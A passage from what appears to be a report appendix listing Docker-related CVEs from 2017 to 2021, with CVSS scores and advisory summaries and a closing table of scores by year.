| CVE-2017-7669 | 8.5 | In Apache Hadoop 2.8.0, 3.0.0-alpha1, and 3.0.0-alpha2, the LinuxContainerExecutor runs docker commands as root with insufficient input validation. When the docker feature is enabled, authenticated users can run commands as root. |

I CVEs - 2018

| CVE ID | CVSS | SUMMARY |
|----------------|------|---|
| CVE-2018-10205 | 5 | hyperstart 1.0.0 in HyperHQ Hyper has memory leaks in the container_setup_modules and hyper_rescan_scsi functions in container.c, related to runV 1.0.0 for Docker. |
| CVE-2018-10892 | 5 | The default OCI linux spec in oci/defaults_linux.go in Docker/Moby from 1.11 to current does not block /proc/acpi pathnames. The flaw allows an attacker to modify host's hardware like enabling/disabling bluetooth or turning up/down keyboard brightness. |
| CVE-2018-11757 | 7.5 | In Docker Skeleton Runtime for Apache OpenWhisk, a Docker action inheriting the Docker tag openwhisk/dockerskeleton:1.3.0 (or earlier) may allow an attacker to replace the user function inside the container if the user code is vulnerable to code exploitation. |
| CVE-2018-12608 | 5 | An issue was discovered in Docker Moby before 17.06.0. The Docker engine validated a client TLS certificate using both the configured client CA root certificate and all system roots on non-Windows systems. This allowed a client with any domain validated certificate signed by a system-trusted root CA (as opposed to one signed by the configured CA root certificate) to authenticate. |
| CVE-2018-15514 | 6.5 | HandleRequestAsync in Docker for Windows before 18.06.0-ce-rc3-win68 (edge) and before 18.06.0-ce-win72 (stable) deserialized requests over the \\.\pipe\dockerBackend named pipe without verifying the validity of the deserialized .NET objects. This would allow a malicious user in the "docker-users" group (who may not otherwise have administrator access) to escalate to administrator privileges. |
| CVE-2018-15664 | 6.2 | In Docker through 18.06.1-ce-rc2, the API endpoints behind the 'docker cp' command are vulnerable to a symlink-exchange attack with Directory Traversal, giving attackers arbitrary read-write access to the host filesystem with root privileges, because daemon/archive.go does not do archive operations on a frozen filesystem (or from within a chroot). |
| CVE-2018-20699 | 4 | Docker Engine before 18.09 allows attackers to cause a denial of service (dockerd memory consumption) via a large integer in a -cpuset-mems or -cpuset-cpus value, related to daemon/daemon_unix.go, pkg/parsers/parsers.go, and pkg/sysinfo/sysinfo.go. |

| CVE ID | CVSS | SUMMARY |
|---------------|------|---|
| CVE-2018-3213 | 5 | Vulnerability in the Oracle WebLogic Server component of Oracle Fusion Middleware (subcomponent: Docker Images). The supported version that is affected is prior to Docker 12.2.1.3.20180913. Easily exploitable vulnerability allows unauthenticated attacker with network access via T3 to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in unauthorized access to critical data or complete access to all Oracle WebLogic Server accessible data. CVSS 3.0 Base Score 7.5 (Confidentiality impacts). CVSS Vector: (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N). |
| CVE-2018-9862 | 7.2 | util.c in runV 1.0.0 for Docker mishandles a numeric username, which allows attackers to obtain root access by leveraging the presence of an initial numeric value on an /etc/passwd line, and then issuing a "docker exec" command with that value in the -u argument, a similar issue to CVE-2016-3697. |

J CVEs - 2019

| CVE ID | CVSS | SUMMARY |
|------------------|------|---|
| CVE-2019-0204 | 9.3 | A specifically crafted Docker image running under the root user can overwrite the init helper binary of the container runtime and/or the command executor in Apache Mesos versions pre-1.4.x, 1.4.0 to 1.4.2, 1.5.0 to 1.5.2, 1.6.0 to 1.6.1, and 1.7.0 to 1.7.1. A malicious actor can therefore gain root-level code execution on the host. |
| CVE-2019-1020014 | 2.1 | docker-credential-helpers before 0.6.3 has a double free in the List functions. |
| CVE-2019-13139 | 4.6 | In Docker before 18.09.4, an attacker who is capable of supplying or manipulating the build path for the "docker build" command would be able to gain command execution. An issue exists in the way "docker build" processes remote git URLs, and results in command injection into the underlying "git clone" command, leading to code execution in the context of the user executing the "docker build" command. This occurs because git ref can be misinterpreted as a flag. |
| CVE-2019-13509 | 5 | In Docker CE and EE before 18.09.8 (as well as Docker EE before 17.06.2-ee-23 and 18.x before 18.03.1-ee-10), Docker Engine in debug mode may sometimes add secrets to the debug log. This applies to a scenario where docker stack deploy is run to redeploy a stack that includes (non external) secrets. It potentially applies to other API users of the stack API if they resend the secret. |
| CVE-2019-14271 | 7.5 | In Docker 19.03.x before 19.03.1 linked against the GNU C Library (aka glibc), code injection can occur when the nsswitch facility dynamically loads a library inside a chroot that contains the contents of the container. |
| CVE-2019-15752 | 9.3 | Docker Desktop Community Edition before 2.1.0.1 allows local users to gain privileges by placing a Trojan horse docker-credential-wincred.exe file in %PROGRAMDATA%\DockerDesktop\version-bin\ as a low-privilege user, and then waiting for an admin or service user to authenticate with Docker, restart Docker, or run 'docker login' to force the command. |
| CVE-2019-16884 | 5 | runc through 1.0.0-rc8, as used in Docker through 19.03.2-ce and other products, allows AppArmor restriction bypass because libcontainer/rootfs.linux.go incorrectly checks mount targets, and thus a malicious Docker image can mount over a /proc directory. |

| CVE ID | CVSS | SUMMARY |
|---------------|------|--|
| CVE-2019-5021 | 10 | Versions of the Official Alpine Linux Docker images (since v3.3) contain a NULL password for the 'root' user. This vulnerability appears to be the result of a regression introduced in December of 2015. Due to the nature of this issue, systems deployed using affected versions of the Alpine Linux container which utilize Linux PAM, or some other mechanism which uses the system shadow file as an authentication database, may accept a NULL password for the 'root' user. |
| CVE-2019-5736 | 9.3 | runc through 1.0-rc6, as used in Docker before 18.09.2 and other products, allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root within one of these types of containers: (1) a new container with an attacker-controlled image, or (2) an existing container, to which the attacker previously had write access, that can be attached with docker exec. This occurs because of file-descriptor mishandling, related to /proc/self/exe. |

K CVEs - 2020

| CVE ID | CVSS | SUMMARY |
|----------------|------|---|
| CVE-2020-10665 | 7.2 | Docker Desktop allows local privilege escalation to NT AUTHORITY\SYSTEM because it mishandles the collection of diagnostics with Administrator privileges, leading to arbitrary DACL permissions overwrites and arbitrary file writes. This affects Docker Desktop Enterprise before 2.1.0.9, Docker Desktop for Windows Stable before 2.2.0.4, and Docker Desktop for Windows Edge before 2.2.2.0. |
| CVE-2020-11492 | 7.2 | An issue was discovered in Docker Desktop through 2.2.0.5 on Windows. If a local attacker sets up their own named pipe prior to starting Docker with the same name, this attacker can intercept a connection attempt from Docker Service (which runs as SYSTEM), and then impersonate their privileges. |
| CVE-2020-11710 | 7.5 | ** DISPUTED ** An issue was discovered in docker-kong (for Kong) through 2.0.3. The admin API port may be accessible on interfaces other than 127.0.0.1. NOTE: The vendor argue that this CVE is not a vulnerability because it has an inaccurate bug scope and patch links. "1) Inaccurate Bug Scope - The issue scope was on Kong's docker-compose template, and not Kong's docker image itself. In reality, this issue is not associated with any version of the Kong gateway. As such, the description stating 'An issue was discovered in docker-kong (for Kong) through 2.0.3.' is incorrect. This issue only occurs if a user decided to spin up Kong via docker-compose without following the security documentation. The docker-compose template is meant for users to quickly get started with Kong, and is meant for development purposes only. 2) Incorrect Patch Links - The CVE currently points to a documentation improvement as a "Patch" link: https://github.com/Kong/docs.konghq.com/commit/d693827c32144943a2f45abc017c1321b33ff611 . This link actually points to an improvement Kong Inc made for fool-proofing. However, instructions for how to protect the admin API were already well-documented here: https://docs.konghq.com/2.0.x/secure-admin-api/#network-layer-access-restrictions , which was first published back in 2017 (as shown in this commit: https://github.com/Kong/docs.konghq.com/commit/e99cf875d875dd84fdb751079ac37882c9972949) Lastly, the hyperlink to https://github.com/Kong/kong (an unrelated Github Repo to this issue) on the Hyperlink list does not include any meaningful information on this topic." |

| CVE ID | CVSS | SUMMARY |
|----------------|------|--|
| CVE-2020-13401 | 6 | An issue was discovered in Docker Engine before 19.03.11. An attacker in a container, with the CAP_NET_RAW capability, can craft IPv6 router advertisements, and consequently spoof external IPv6 hosts, obtain sensitive information, or cause a denial of service. |
| CVE-2020-14298 | 4.6 | The version of docker as released for Red Hat Enterprise Linux 7 Extras via RHBA-2020:0053 advisory included an incorrect version of runc missing the fix for CVE-2019-5736, which was previously fixed via RHSA-2019:0304. This issue could allow a malicious or compromised container to compromise the container host and other containers running on the same host. This issue only affects docker version 1.13.1-108.git4ef4b30.el7, shipped in Red Hat Enterprise Linux 7 Extras. Both earlier and later versions are not affected. |
| CVE-2020-14300 | 4.6 | The docker packages version docker-1.13.1-108.git4ef4b30.el7 as released for Red Hat Enterprise Linux 7 Extras via RHBA-2020:0053 (https://access.redhat.com/errata/RHBA-2020:0053) included an incorrect version of runc that was missing multiple bug and security fixes. One of the fixes regressed in that update was the fix for CVE-2016-9962, that was previously corrected in the docker packages in Red Hat Enterprise Linux 7 Extras via RHSA-2017:0116 (https://access.redhat.com/errata/RHSA-2017:0116). The CVE-2020-14300 was assigned to this security regression and it is specific to the docker packages produced by Red Hat. The original issue - CVE-2016-9962 - could possibly allow a process inside container to compromise a process entering container namespace and execute arbitrary code outside of the container. This could lead to compromise of the container host or other containers running on the same container host. This issue only affects a single version of Docker, 1.13.1-108.git4ef4b30, shipped in Red Hat Enterprise Linux 7. Both earlier and later versions are not affected. |
| CVE-2020-14370 | 4 | An information disclosure vulnerability was found in containers/podman in versions before 2.0.5. When using the deprecated Varlink API or the Docker-compatible REST API, if multiple containers are created in a short duration, the environment variables from the first container will get leaked into subsequent containers. An attacker who has control over the subsequent containers could use this flaw to gain access to sensitive information stored in such variables. |
| CVE-2020-15360 | 4.6 | com.docker.vmnetsd in Docker Desktop 2.3.0.3 allows privilege escalation because of a lack of client verification. |

| CVE ID | CVSS | SUMMARY |
|----------------|------|---|
| CVE-2020-27534 | 5 | util/binfmt_misc/check.go in Builder in Docker Engine before 19.03.9 calls os.OpenFile with a potentially unsafe qemu-check temporary pathname, constructed with an empty first argument in an ioutil.TempDir call. |
| CVE-2020-29389 | 10 | The official Crux Linux Docker images 3.0 through 3.4 contain a blank password for a root user. System using the Crux Linux Docker container deployed by affected versions of the Docker image may allow an attacker to achieve root access with a blank password. |
| CVE-2020-29564 | 10 | The official Consul Docker images 0.7.1 through 1.4.2 contain a blank password for a root user. System using the Consul Docker container deployed by affected versions of the Docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-29575 | 10 | The official elixir Docker images before 1.8.0-alpine (Alpine specific) contain a blank password for a root user. Systems using the elixir Linux Docker container deployed by affected versions of the Docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-29576 | 10 | The official eggdrop Docker images before 1.8.4rc2 contain a blank password for a root user. Systems using the Eggdrop Docker container deployed by affected versions of the Docker image may allow an remote attacker to achieve root access with a blank password. |
| CVE-2020-29577 | 10 | The official znc docker images before 1.7.1-slim contain a blank password for a root user. Systems using the znc docker container deployed by affected versions of the Docker image may allow an remote attacker to achieve root access with a blank password. |
| CVE-2020-29578 | 10 | The official piwik Docker images before fpm-alpine (Alpine specific) contain a blank password for a root user. Systems using the Piwik Docker container deployed by affected versions of the Docker image may allow an remote attacker to achieve root access. |
| CVE-2020-29579 | 10 | The official Express Gateway Docker images before 1.14.0 contain a blank password for a root user. Systems using the Express Gateway Docker container deployed by affected versions of the Docker image may allow an remote attacker to achieve root access. |
| CVE-2020-29580 | 10 | The official storm Docker images before 1.2.1 contain a blank password for a root user. Systems using the Storm Docker container deployed by affected versions of the Docker image may allow an remote attacker to achieve root access with a blank password. |

| CVE ID | CVSS | SUMMARY |
|----------------|-------------|--|
| CVE-2020-29581 | 10 | The official spiped docker images before 1.5-alpine contain a blank password for a root user. Systems using the spiped docker container deployed by affected versions of the docker image may allow an remote attacker to achieve root access with a blank password. |
| CVE-2020-29591 | 10 | Versions of the Official registry Docker images through 2.7.0 contain a blank password for the root user. Systems deployed using affected versions of the registry container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-29601 | 10 | The official notary docker images before signer-0.6.1-1 contain a blank password for a root user. System using the notary docker container deployed by affected versions of the docker image may allow an remote attacker to achieve root access with a blank password. |
| CVE-2020-29602 | 10 | The official irssi docker images before 1.1-alpine (Alpine specific) contain a blank password for a root user. System using the irssi docker container deployed by affected versions of the Docker image may allow an remote attacker to achieve root access with a blank password. |
| CVE-2020-35184 | 10 | The official composer docker images before 1.8.3 contain a blank password for a root user. System using the composer docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35185 | 10 | The official ghost docker images before 2.16.1-alpine (Alpine specific) contain a blank password for a root user. System using the ghost docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35186 | 10 | The official adminer docker images before 4.7.0-fastcgi contain a blank password for a root user. System using the adminer docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35187 | 10 | The official telegraf docker images before 1.9.4-alpine (Alpine specific) contain a blank password for a root user. System using the telegraf docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35189 | 10 | The official kong docker images before 1.0.2-alpine (Alpine specific) contain a blank password for a root user. System using the kong docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |

| CVE ID | CVSS | SUMMARY |
|----------------|-------------|---|
| CVE-2020-35190 | 10 | The official plone Docker images before version of 4.3.18-alpine (Alpine specific) contain a blank password for a root user. System using the plone docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35191 | 10 | The official drupal docker images before 8.5.10-fpm-alpine (Alpine specific) contain a blank password for a root user. System using the drupal docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35192 | 10 | The official vault docker images before 0.11.6 contain a blank password for a root user. System using the vault docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35193 | 10 | The official sonarqube docker images before alpine (Alpine specific) contain a blank password for a root user. System using the sonarqube docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35195 | 10 | The official haproxy docker images before 1.8.18-alpine (Alpine specific) contain a blank password for a root user. System using the haproxy docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35196 | 10 | The official rabbitmq docker images before 3.7.13-beta.1-management-alpine (Alpine specific) contain a blank password for a root user. System using the rabbitmq docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35197 | 10 | The official memcached docker images before 1.5.11-alpine (Alpine specific) contain a blank password for a root user. System using the memcached docker container deployed by affected versions of the docker image may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35462 | 10 | Version 3.16.0 of the CoScale agent Docker image contains a blank password for the root user. Systems deployed using affected versions of the CoScale agent container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35463 | 10 | Version 1.0.0 of the Instana Dynamic APM Docker image contains a blank password for the root user. Systems deployed using affected versions of the Instana Dynamic APM container may allow a remote attacker to achieve root access with a blank password. |

| CVE ID | CVSS | SUMMARY |
|----------------|------|--|
| CVE-2020-35464 | 10 | Version 1.3.0 of the Weave Cloud Agent Docker image contains a blank password for the root user. Systems deployed using affected versions of the Weave Cloud Agent container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35465 | 10 | The FullArmor HAPI File Share Mount Docker image through 2020-12-14 contains a blank password for the root user. Systems deployed using affected versions of the FullArmor HAPI File Share Mount container may allow the remote attacker to achieve root access with a blank password. |
| CVE-2020-35466 | 10 | The Blackfire Docker image through 2020-12-14 contains a blank password for the root user. Systems deployed using affected versions of the Blackfire container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35467 | 10 | The Docker Docs Docker image through 2020-12-14 contains a blank password for the root user. Systems deployed using affected versions of the Docker Docs container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35468 | 10 | The Appbase streams Docker image 2.1.2 contains a blank password for the root user. Systems deployed using affected versions of the streams container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-35469 | 10 | The Software AG Terracotta Server OSS Docker image 5.4.1 contains a blank password for the root user. Systems deployed using affected versions of the Terracotta Server OSS container may allow a remote attacker to achieve root access with a blank password. |
| CVE-2020-7606 | 7.5 | docker-compose-remote-api through 0.1.4 allows execution of arbitrary commands. Within 'index.js' of the package, the function 'exec(serviceName, cmd, fnStdout, fnStderr, fnExit)' uses the variable 'serviceName' which can be controlled by users without any sanitization. |
| CVE-2020-8945 | 5.1 | The proglottis Go wrapper before 0.1.1 for the GPGME library has a use-after-free, as demonstrated by use for container image pulls by Docker or CRI-O. This leads to a crash or potential code execution during GPG signature verification. |

L CVEs - 2021

| CVE ID | CVSS | SUMMARY |
|----------------|------|---|
| CVE-2021-1645 | 4.3 | Windows Docker Information Disclosure Vulnerability |
| CVE-2021-20182 | 6.5 | A privilege escalation flaw was found in openshift4/ose-docker-builder. The build container runs with high privileges using a chrooted environment instead of runc. If an attacker can gain access to this build container, they can potentially utilize the raw devices of the underlying node, such as the network and storage devices, to at least escalate their privileges to that of the cluster admin. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability. |
| CVE-2021-21284 | 2.7 | In Docker before versions 9.03.15, 20.10.3 there is a vulnerability involving the <code>--userns-remap</code> option in which access to remapped root allows privilege escalation to real root. When using <code>--userns-remap</code> , if the root user in the remapped namespace has access to the host filesystem they can modify files under <code>/var/lib/docker/containers/</code> that cause writing files with extended privileges. Versions 20.10.3 and 19.03.15 contain patches that prevent privilege escalation from remapped user. |
| CVE-2021-21285 | 4.3 | In Docker before versions 9.03.15, 20.10.3 there is a vulnerability in which pulling an intentionally malformed Docker image manifest crashes the dockerd daemon. Versions 20.10.3 and 19.03.15 contain patches that prevent the daemon from crashing. |
| CVE-2021-3162 | 4.6 | Docker Desktop Community before 2.5.0.0 on macOS mishandles certificate checking, leading to local privilege escalation. |

| 2017 | 2018 | 2019 | 2020 | 2021 |
|------|------|------|------|------|
| 4 | 5 | 9.3 | 7.2 | 4.3 |
| 5 | 5 | 2.1 | 7.2 | 6.5 |
| 4.3 | 7.5 | 4.6 | 7.5 | 2.7 |
| 4.3 | 5 | 5 | 6 | 4.3 |
| 4.3 | 6.5 | 7.5 | 4.6 | 4.6 |
| 7.2 | 6.2 | 9.3 | 4.6 | |
| 8.5 | 4 | 5 | 4 | |
| | 5 | 10 | 4.6 | |
| | 7.2 | 9.3 | 5 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 10 | |
| | | | 7.5 | |
| | | | 5.1 | |